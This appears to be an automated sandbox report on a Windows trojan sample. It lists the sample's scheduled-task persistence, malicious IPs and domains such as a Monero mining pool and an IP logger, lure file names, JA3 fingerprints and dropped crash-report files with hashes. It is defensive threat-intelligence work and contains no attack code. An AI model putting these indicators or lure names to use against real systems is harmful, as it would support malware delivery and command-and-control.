Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, WerFault.exe, wermgr.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Created / dropped Files have been reduced to 100 • Excluded IPs from analysis (whitelisted): 92.122.145.220, 104.43.193.48, 104.42.151.234, 52.255.188.83, 51.11.168.160, 92.122.213.247, 92.122.213.194, 2.20.142.210, 2.20.142.209, 8.253.204.121, 8.253.95.121, 8.248.147.254, 8.248.115.254, 8.253.95.120, 40.88.32.150, 51.103.5.159, 52.155.217.156, 20.54.26.129, 184.30.20.56, 104.43.139.144, 13.64.90.137, 168.61.161.212 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, vip1-par02p.wns.notify.trafficmanager.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, skypedataprdcoleus15.cloudapp.net, wns.notify.trafficmanager.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, auto.au.download.windowsupdate.com.c.footprint.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, skypedataprdcolcus17.cloudapp.net, a767.dscg3.akamai.net, skypedataprdcolcus16.cloudapp.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
10:05:01	Task Scheduler	Run new task: Windows Service Microsoft Corporation path: C:\Users\user\AppData\Roaming\Windows\RanimeBroker.exe

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
95.216.186.40	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.GenericKDZ.73123.31244.exe	Get hash	malicious	Browse	
	mDxyEfHSMs.exe	Get hash	malicious	Browse	
	xytEWWD2QN.exe	Get hash	malicious	Browse	
	itqFYYnm5j.exe	Get hash	malicious	Browse	
104.21.50.15	SecuriteInfo.com.Trojan.GenericKD.36273230.25906.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.GenericKDZ.73123.31244.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.GenericKD.36273230.25906.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.W32.AIDetectGBM.malware.02.16429.exe	Get hash	malicious	Browse	
172.67.199.58	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
yearofthepig.top	SecuriteInfo.com.Trojan.GenericKD.36273230.25906.exe	Get hash	malicious	Browse	• 104.21.50.15
	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe	Get hash	malicious	Browse	• 172.67.199.58
	SecuriteInfo.com.Trojan.GenericKDZ.73123.31244.exe	Get hash	malicious	Browse	• 104.21.50.15
	SecuriteInfo.com.Trojan.GenericKD.36273230.25906.exe	Get hash	malicious	Browse	• 104.21.50.15
	SecuriteInfo.com.W32.AIDetectGBM.malware.02.16429.exe	Get hash	malicious	Browse	• 104.21.50.15
pool.minexmr.com	SecuriteInfo.com.Variant.Zusy.368685.25618.exe	Get hash	malicious	Browse	• 51.68.21.186
	8WjU4jrBIr.exe	Get hash	malicious	Browse	• 178.32.120.127
	8TD8GfTtaW.exe	Get hash	malicious	Browse	• 51.68.21.186
	SecuriteInfo.com.Trojan.GenericKD.36263712.6524.exe	Get hash	malicious	Browse	• 51.68.21.186
	setup.exe	Get hash	malicious	Browse	• 88.99.242.92
	http://pool.minexmr.com	Get hash	malicious	Browse	• 37.59.43.131
	zYdy1cpRuU.exe	Get hash	malicious	Browse	• 94.130.164.163
	http://https://www.virustotal.com/intelligence/download/?hash=4421542644e8da5441e459375b2c10c9&apikey=04dbea4d5ec7f083f728ab042e9a0ad9746d1e3b2f8fcd58f94e366d8c19cb7e	Get hash	malicious	Browse	• 94.130.165.87
	pc	Get hash	malicious	Browse	• 88.99.242.92
	pc	Get hash	malicious	Browse	• 88.99.193.240
	build.exe	Get hash	malicious	Browse	• 37.59.44.193
	psy.exe	Get hash	malicious	Browse	• 88.99.193.240
	file	Get hash	malicious	Browse	• 37.59.54.205
	malicious.sh	Get hash	malicious	Browse	• 37.59.55.60
	sa.exe	Get hash	malicious	Browse	• 37.59.55.60
	sa.exe	Get hash	malicious	Browse	• 37.59.44.193
	s3.exe	Get hash	malicious	Browse	• 94.130.165.87
	lpoe.exe	Get hash	malicious	Browse	• 37.59.55.60
	PLJwGUVms.exe	Get hash	malicious	Browse	• 178.63.48.196
	http://118.184.31.215/9.exe	Get hash	malicious	Browse	• 176.9.53.68
tttttt.me	SecuriteInfo.com.Trojan.GenericKDZ.73123.31244.exe	Get hash	malicious	Browse	• 95.216.186.40
	mDxyEfHSMs.exe	Get hash	malicious	Browse	• 95.216.186.40
	xytEWWD2QN.exe	Get hash	malicious	Browse	• 95.216.186.40
	itqFYYnm5j.exe	Get hash	malicious	Browse	• 95.216.186.40
iplogger.org	SecuriteInfo.com.Variant.Zusy.368685.25618.exe	Get hash	malicious	Browse	• 88.99.66.31
	8WjU4jrBIr.exe	Get hash	malicious	Browse	• 88.99.66.31
	8TD8GfTtaW.exe	Get hash	malicious	Browse	• 88.99.66.31

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ydQ0ICWj5v.exe	Get hash	malicious	Browse	• 88.99.66.31
	r4yGYPyWb7.exe	Get hash	malicious	Browse	• 88.99.66.31
	aif9fEvN5g.exe	Get hash	malicious	Browse	• 88.99.66.31
	bZ9avvcHvE.exe	Get hash	malicious	Browse	• 88.99.66.31
	CmJ6qDTzvM.exe	Get hash	malicious	Browse	• 88.99.66.31
	RRLrVfeAXb.exe	Get hash	malicious	Browse	• 88.99.66.31
	m3eJIFyc68.exe	Get hash	malicious	Browse	• 88.99.66.31
	m8kdtboA0T.exe	Get hash	malicious	Browse	• 88.99.66.31
	jdAbDsECEE.exe	Get hash	malicious	Browse	• 88.99.66.31
	m8kdtboA0T.exe	Get hash	malicious	Browse	• 88.99.66.31
	IVCkMokXk8.exe	Get hash	malicious	Browse	• 88.99.66.31
	i9WK2pIYWG.exe	Get hash	malicious	Browse	• 88.99.66.31
	IN88E1DBPh.exe	Get hash	malicious	Browse	• 88.99.66.31
	ytzSlmHDlM.exe	Get hash	malicious	Browse	• 88.99.66.31
	kxyCBy3FFg.exe	Get hash	malicious	Browse	• 88.99.66.31
	wUuUI2RCLy.exe	Get hash	malicious	Browse	• 88.99.66.31
	ZdoKPPy5Jd.exe	Get hash	malicious	Browse	• 88.99.66.31

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	PRICE LIST (NOVEMBER 2020).exe	Get hash	malicious	Browse	• 104.21.71.230
	SecuriteInfo.com.Trojan.GenericKD.36273230.25906.exe	Get hash	malicious	Browse	• 104.21.50.15
	A4-058000200390-10-14_REV_pdf.exe	Get hash	malicious	Browse	• 104.21.71.230
	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe	Get hash	malicious	Browse	• 172.67.199.58
	SecuriteInfo.com.Trojan.GenericKDZ.73123.31244.exe	Get hash	malicious	Browse	• 104.21.50.15
	SecuriteInfo.com.Trojan.GenericKD.36273230.25906.exe	Get hash	malicious	Browse	• 104.21.50.15
	v2.exe	Get hash	malicious	Browse	• 172.67.188.154
	Purchase_order_3974846584649749456484475648 45.exe	Get hash	malicious	Browse	• 104.21.71.230
	0603321WG_0_1 pdf.exe	Get hash	malicious	Browse	• 172.67.172.17
	Payment_pdf.exe	Get hash	malicious	Browse	• 172.67.172.17
	8WjU4jrBlr.exe	Get hash	malicious	Browse	• 104.23.98.190
	RG6ws8jWUJ.exe	Get hash	malicious	Browse	• 172.67.172.17
	8TD8GfTtaW.exe	Get hash	malicious	Browse	• 104.23.99.190
	lpdKSOB78u.exe	Get hash	malicious	Browse	• 104.21.76.239
	VIws8bzjD5.exe	Get hash	malicious	Browse	• 172.67.172.17
	PURCHASE ITEMS.exe	Get hash	malicious	Browse	• 172.67.172.17
	Shipping Document PL&BL Draft.exe	Get hash	malicious	Browse	• 172.67.188.154
	CN-Invoice-XXXXX9808-19011143287992.exe	Get hash	malicious	Browse	• 172.67.172.17
	Halkbank_Ekstre_20210223_082357_541079.exe	Get hash	malicious	Browse	• 172.67.188.154
	quotation_PR # 00459182..exe	Get hash	malicious	Browse	• 172.67.172.17
CLOUDFLARENETUS	PRICE LIST (NOVEMBER 2020).exe	Get hash	malicious	Browse	• 104.21.71.230
	SecuriteInfo.com.Trojan.GenericKD.36273230.25906.exe	Get hash	malicious	Browse	• 104.21.50.15
	A4-058000200390-10-14_REV_pdf.exe	Get hash	malicious	Browse	• 104.21.71.230
	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe	Get hash	malicious	Browse	• 172.67.199.58
	SecuriteInfo.com.Trojan.GenericKDZ.73123.31244.exe	Get hash	malicious	Browse	• 104.21.50.15
	SecuriteInfo.com.Trojan.GenericKD.36273230.25906.exe	Get hash	malicious	Browse	• 104.21.50.15
	v2.exe	Get hash	malicious	Browse	• 172.67.188.154
	Purchase_order_3974846584649749456484475648 45.exe	Get hash	malicious	Browse	• 104.21.71.230
	0603321WG_0_1 pdf.exe	Get hash	malicious	Browse	• 172.67.172.17
	Payment_pdf.exe	Get hash	malicious	Browse	• 172.67.172.17
	8WjU4jrBlr.exe	Get hash	malicious	Browse	• 104.23.98.190
	RG6ws8jWUJ.exe	Get hash	malicious	Browse	• 172.67.172.17
	8TD8GfTtaW.exe	Get hash	malicious	Browse	• 104.23.99.190
	lpdKSOB78u.exe	Get hash	malicious	Browse	• 104.21.76.239
	VIws8bzjD5.exe	Get hash	malicious	Browse	• 172.67.172.17
	PURCHASE ITEMS.exe	Get hash	malicious	Browse	• 172.67.172.17
	Shipping Document PL&BL Draft.exe	Get hash	malicious	Browse	• 172.67.188.154
	CN-Invoice-XXXXX9808-19011143287992.exe	Get hash	malicious	Browse	• 172.67.172.17
	Halkbank_Ekstre_20210223_082357_541079.exe	Get hash	malicious	Browse	• 172.67.188.154
	quotation_PR # 00459182..exe	Get hash	malicious	Browse	• 172.67.172.17
HETZNER-ASDE	SecuriteInfo.com.Trojan.GenericKD.36273230.25906.exe	Get hash	malicious	Browse	• 195.201.225.248
	SecuriteInfo.com.Variant.Zusy.368685.25618.exe	Get hash	malicious	Browse	• 88.99.66.31

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe	Get hash	malicious	Browse	• 95.216.186.40
	SecuriteInfo.com.Trojan.GenericKDZ.73123.31244.exe	Get hash	malicious	Browse	• 95.216.186.40
	SecuriteInfo.com.Trojan.GenericKD.36273230.25906.exe	Get hash	malicious	Browse	• 195.201.225.248
	8WjU4jrBlr.exe	Get hash	malicious	Browse	• 94.130.165.85
	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe	Get hash	malicious	Browse	• 188.40.67.173
	8TD8GfTtaW.exe	Get hash	malicious	Browse	• 88.99.66.31
	Order_20180218001.exe	Get hash	malicious	Browse	• 135.181.57.206
	unmapped_executable_of_polyglot_duke.dll	Get hash	malicious	Browse	• 5.9.110.84
	DHL eInvoice_Pdf.exe	Get hash	malicious	Browse	• 195.201.179.80
	Subconract 504.xlsm	Get hash	malicious	Browse	• 95.216.245.130
	ydQ0ICWj5v.exe	Get hash	malicious	Browse	• 88.99.66.31
	r4yGYPyWb7.exe	Get hash	malicious	Browse	• 88.99.66.31
	aif9fEvN5g.exe	Get hash	malicious	Browse	• 88.99.66.31
	ProtonVPN.exe	Get hash	malicious	Browse	• 168.119.190.38
	bZ9avvcHvE.exe	Get hash	malicious	Browse	• 88.99.66.31
	CmJ6qDTzvM.exe	Get hash	malicious	Browse	• 88.99.66.31
	RFQ for Marjan Development Program.exe	Get hash	malicious	Browse	• 188.40.168.204
	RRLrVfeAXb.exe	Get hash	malicious	Browse	• 88.99.66.31

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ce5f3254611a8c095a3d821d44539877	SecuriteInfo.com.Trojan.GenericKD.36273230.25906.exe	Get hash	malicious	Browse	• 95.216.186.40 • 104.21.50.15 • 172.67.199.58
	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe	Get hash	malicious	Browse	• 95.216.186.40 • 104.21.50.15 • 172.67.199.58
	SecuriteInfo.com.Trojan.GenericKDZ.73123.31244.exe	Get hash	malicious	Browse	• 95.216.186.40 • 104.21.50.15 • 172.67.199.58
	SecuriteInfo.com.Trojan.GenericKD.36273230.25906.exe	Get hash	malicious	Browse	• 95.216.186.40 • 104.21.50.15 • 172.67.199.58
	proposal.xlsm	Get hash	malicious	Browse	• 95.216.186.40 • 104.21.50.15 • 172.67.199.58
	rieuro.dll	Get hash	malicious	Browse	• 95.216.186.40 • 104.21.50.15 • 172.67.199.58
	ydQ0ICWj5v.exe	Get hash	malicious	Browse	• 95.216.186.40 • 104.21.50.15 • 172.67.199.58
	r4yGYPyWb7.exe	Get hash	malicious	Browse	• 95.216.186.40 • 104.21.50.15 • 172.67.199.58
	aif9fEvN5g.exe	Get hash	malicious	Browse	• 95.216.186.40 • 104.21.50.15 • 172.67.199.58
	bZ9avvcHvE.exe	Get hash	malicious	Browse	• 95.216.186.40 • 104.21.50.15 • 172.67.199.58
	proposal.xlsm	Get hash	malicious	Browse	• 95.216.186.40 • 104.21.50.15 • 172.67.199.58
	CmJ6qDTzvM.exe	Get hash	malicious	Browse	• 95.216.186.40 • 104.21.50.15 • 172.67.199.58
	124992436.docx	Get hash	malicious	Browse	• 95.216.186.40 • 104.21.50.15 • 172.67.199.58
	RRLrVfeAXb.exe	Get hash	malicious	Browse	• 95.216.186.40 • 104.21.50.15 • 172.67.199.58
	m3eJIFyc68.exe	Get hash	malicious	Browse	• 95.216.186.40 • 104.21.50.15 • 172.67.199.58
	SecuriteInfo.com.W32.AIDetectGBM.malware.02.16429.exe	Get hash	malicious	Browse	• 95.216.186.40 • 104.21.50.15 • 172.67.199.58
	AswpCUetE0.doc	Get hash	malicious	Browse	• 95.216.186.40 • 104.21.50.15 • 172.67.199.58

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	EIY2otZ3r8.doc	Get hash	malicious	Browse	• 95.216.186.40 • 104.21.50.15 • 172.67.199.58
	m8kdtboA0T.exe	Get hash	malicious	Browse	• 95.216.186.40 • 104.21.50.15 • 172.67.199.58
	jdAbDsECEE.exe	Get hash	malicious	Browse	• 95.216.186.40 • 104.21.50.15 • 172.67.199.58

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\AccessibleHandler.dll	SecuriteInfo.com.W32.AIDetectGBM.malware.02.16429.exe	Get hash	malicious	Browse	
	mDxyEfHSMs.exe	Get hash	malicious	Browse	
	A6Qom7We0l.exe	Get hash	malicious	Browse	
	BHuuI8LETf.exe	Get hash	malicious	Browse	
	m1hholPLan.exe	Get hash	malicious	Browse	
	nyDyMJGKWD.exe	Get hash	malicious	Browse	
	HA2a7FagC6.exe	Get hash	malicious	Browse	
	MakYpSHZKE.exe	Get hash	malicious	Browse	
	xytEWWD2QN.exe	Get hash	malicious	Browse	
	itqFYYnm5j.exe	Get hash	malicious	Browse	
	HDMInstaller.exe	Get hash	malicious	Browse	
	zrmbk.exe	Get hash	malicious	Browse	
	e7zQwqIDCO.exe	Get hash	malicious	Browse	
	RddH6rLRfH.exe	Get hash	malicious	Browse	
	4PDNbYK5fj.exe	Get hash	malicious	Browse	
	pmTdQ57tvM.exe	Get hash	malicious	Browse	
	7BtV39hzil.exe	Get hash	malicious	Browse	
	dc4AaqW6Aa.exe	Get hash	malicious	Browse	
	lAy87VNPiL.exe	Get hash	malicious	Browse	
	97aa4Ywd9y.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_0382c331\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	12046
Entropy (8bit):	3.7692691280743746
Encrypted:	false
SSDEEP:	96:VUiK5+gQazwdTDJ23fspXIQcQnc6rCcEhcw3rr+HbHg/8BRTf3Oy1oVazWbSmf6X:WiqQt1H56rgjuSKUZ/u7sCS274ltAH
MD5:	235A21E7ECF028BF6DCC47096E342D57
SHA1:	2C1EACAA1455EDD06AFA7CB7CFC5E3133362F4BE
SHA-256:	2E846D38D0F5AA89EAF30B80A136CBE5DEBB55E2DB00D1241B1EB3AE65BAA3E8
SHA-512:	9954FF02BBE747A3F4E15D11DBD3BB77134A1AB0B5BB91A0D1B5EC86313BCCD6BBE96FCC19A7F47D2BEE6706D081DAC3F87C657151C6EAC81816891B49939ACB
Malicious:	false
Reputation:	low
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.5.8.5.7.6.9.4.8.5.7.8.6.4.2.0.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.0.6.6.e.0.2.4.1.-.a.b.d.5.-.4.8.7.d.-.b.9.7.b.-.d.5.5.4.3.7.e.8.4.e.8.d.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.0.1.0.5.d.0.e.9.-.4.1.5.0.-.4.a.8.9.-.8.f.9.b.-.e.1.e.e.f.b.3.b.3.3.f.a.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...1.9.1.7.0...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.b.e.4.-.0.0.0.1.-.0.0.1.7.-.d.b.7.9.-.0.e.0.a.0.e.0.a.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.a.f.4.4.1.b.2.a.e.c.3.9.6.5.a.6.c.b.d.1.b.3.6.9.a.6.1.3.c.c.a.5.0.0.0.0.0.9.0.4.!.0.0.0.0.e.1.6.b.e.2.0.4.4.b.7.3.b.f.b.7.1.7.d.9.2.d.1.3.9.6.8.e.a.c.4.7.3.d.6.4.b.8.f.c.!.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_0792dded\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	12042

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_0792dded\Report.wer

Entropy (8bit):	3.769335255760273
Encrypted:	false
SSDEEP:	96:c6tiN+gQJzwdTDJ23fspXIQcQnc6rCcEhcw3rr+HbHg/8BRTf3Oy1oVazWbSmf6r:Ht+Q+1H56rgjuSKUZ/u7sCS274ItAb
MD5:	7988B8B5D7FFDCC2DC64AC64D3FD62CD
SHA1:	31767EDACBF2D980D9CFD8DF14C847362A148021
SHA-256:	08045B20AB6122FB6D09EA31AE113B7B3EA3D9F659552FC6CD6C572B0B52E984
SHA-512:	A22D7D0A7205953B8152B81786E378BA3D7848AB95C3E5D8F86F76B2C4931BCAF66284DF61F3881C2B9BE9BC9A7FCD2F077F6743D7DEC91A46EEFFF68AAFF29
Malicious:	false
Reputation:	low
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.5.8.5.7.6.9.5.5.9.2.2.3.6.3.0.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.d.4.b.3.e.f.8.7.-.c.e.3.b.-.4.4.1.0.-.8.a.9.5.-.9.c.9.a.7.a.1.f.b.c.e.2.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.8.b.d.a.2.d.8.e.-.1.7.6.2.-.4.7.6.f.-.9.0.4.b.-.7.4.2.7.4.d.c.c.1.c.6.0.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...1.9.1.7.0...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.b.e.4.-.0.0.0.1.-.0.0.1.7.-.d.b.7.9.-.0.e.0.a.0.e.0.a.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.a.f.4.4.1.b.2.a.e.c.3.9.6.5.a.6.c.b.d.1.b.3.6.9.a.6.1.3.c.c.a.5.0.0.0.0.0.9.0.4.!.0.0.0.0.e.1.6.b.e.2.0.4.4.b.7.3.b.f.b.7.1.7.d.9.2.d.1.3.9.6.8.e.a.c.4.7.3.d.6.4.b.8.f.c.!.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_1534049b\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	13296
Entropy (8bit):	3.768011787528125
Encrypted:	false
SSDEEP:	96:Xr9P+gQyzwdTDJ23fspXIQcQnc6rCcEhcw3rr+HbHg/8BRTf3Oy1oVazWbSmf6qP:b7QF1H56rgjuSKU7x/u7sbS274ItAJ
MD5:	C34E0054A0F520C7BF0F106BB36D27D3
SHA1:	E085E35B03717F37BDB4B7ED631A2E797B14AE2F
SHA-256:	E95B27EB7DF6CEC7DBD2E66DE4E989F9B56CDD76447B1F959206FF83A5BCFF5C
SHA-512:	00A9DCE9825970BCA8AD2D096D16AE84041199FCFA30CAAEE3C1CCC25D295C1053BD68DFCAE8E8E7A8EA7ADD40BDA35BAE90F6D6B3AF531D6F55C669DF2AE96F
Malicious:	false
Reputation:	low
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.5.8.5.7.7.0.2.8.7.0.3.2.6.6.0.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.b.d.0.7.8.9.5.d.-.5.9.a.e.-.4.3.7.5.-.b.4.2.a.-.3.4.1.b.6.3.1.8.2.0.2.f.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.3.9.3.3.3.d.7.0.-.5.8.9.3.-.4.e.1.3.-.9.9.c.3.-.3.0.9.3.2.a.2.4.3.7.8.2.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...1.9.1.7.0...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.b.e.4.-.0.0.0.1.-.0.0.1.7.-.d.b.7.9.-.0.e.0.a.0.e.0.a.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.a.f.4.4.1.b.2.a.e.c.3.9.6.5.a.6.c.b.d.1.b.3.6.9.a.6.1.3.c.c.a.5.0.0.0.0.0.9.0.4.!.0.0.0.0.e.1.6.b.e.2.0.4.4.b.7.3.b.f.b.7.1.7.d.9.2.d.1.3.9.6.8.e.a.c.4.7.3.d.6.4.b.8.f.c.!.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_1673c8ca\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	13162
Entropy (8bit):	3.767793023771291
Encrypted:	false
SSDEEP:	96:gmFs+gQ2zwdTDJ23fspXIQcQnc6rCcEhcw3rr+HbHg/8BRTf3Oy1oVazWbSmf6qn:3FKQB1H56rgjuSKU7S/u7sbS274ItAI
MD5:	6FC7852F174B3EC9C45ACB4F419425B2
SHA1:	164E09F63C1D579954BB38DF69519EA5DD995539
SHA-256:	D469C87E0967108F27517636E541149FB0982D442F40CA7E1FF27F91666E4316
SHA-512:	54759A6EF9C7B1A24A9F8CC0FDBF249C7C51EF4CD474EB1035D511B3D8C139B8989F255CA0D4778A70E93B341405F80F2C69C07823B68CB1A1659C521E0B466
Malicious:	false
Reputation:	low
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.5.8.5.7.7.0.1.1.9.0.6.4.7.5.2.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.9.f.7.a.c.c.e.3.-.4.3.0.e.-.4.4.d.b.-.a.b.7.7.-.2.7.d.5.1.d.9.b.3.4.a.7.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.2.4.4.0.9.c.7.2.-.d.a.4.7.-.4.a.e.c.-.8.4.5.1.-.3.3.3.f.d.7.8.5.1.f.b.f.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...1.9.1.7.0...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.b.e.4.-.0.0.0.1.-.0.0.1.7.-.d.b.7.9.-.0.e.0.a.0.e.0.a.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.a.f.4.4.1.b.2.a.e.c.3.9.6.5.a.6.c.b.d.1.b.3.6.9.a.6.1.3.c.c.a.5.0.0.0.0.0.9.0.4.!.0.0.0.0.e.1.6.b.e.2.0.4.4.b.7.3.b.f.b.7.1.7.d.9.2.d.1.3.9.6.8.e.a.c.4.7.3.d.6.4.b.8.f.c.!.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_18fb03b5\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SecuriteInfo.com_ed254a492c4061ee93311a4cb68fc7f99a8fd229_bd6d4f40_18fb03b5\Report.wer

Size (bytes):	12040
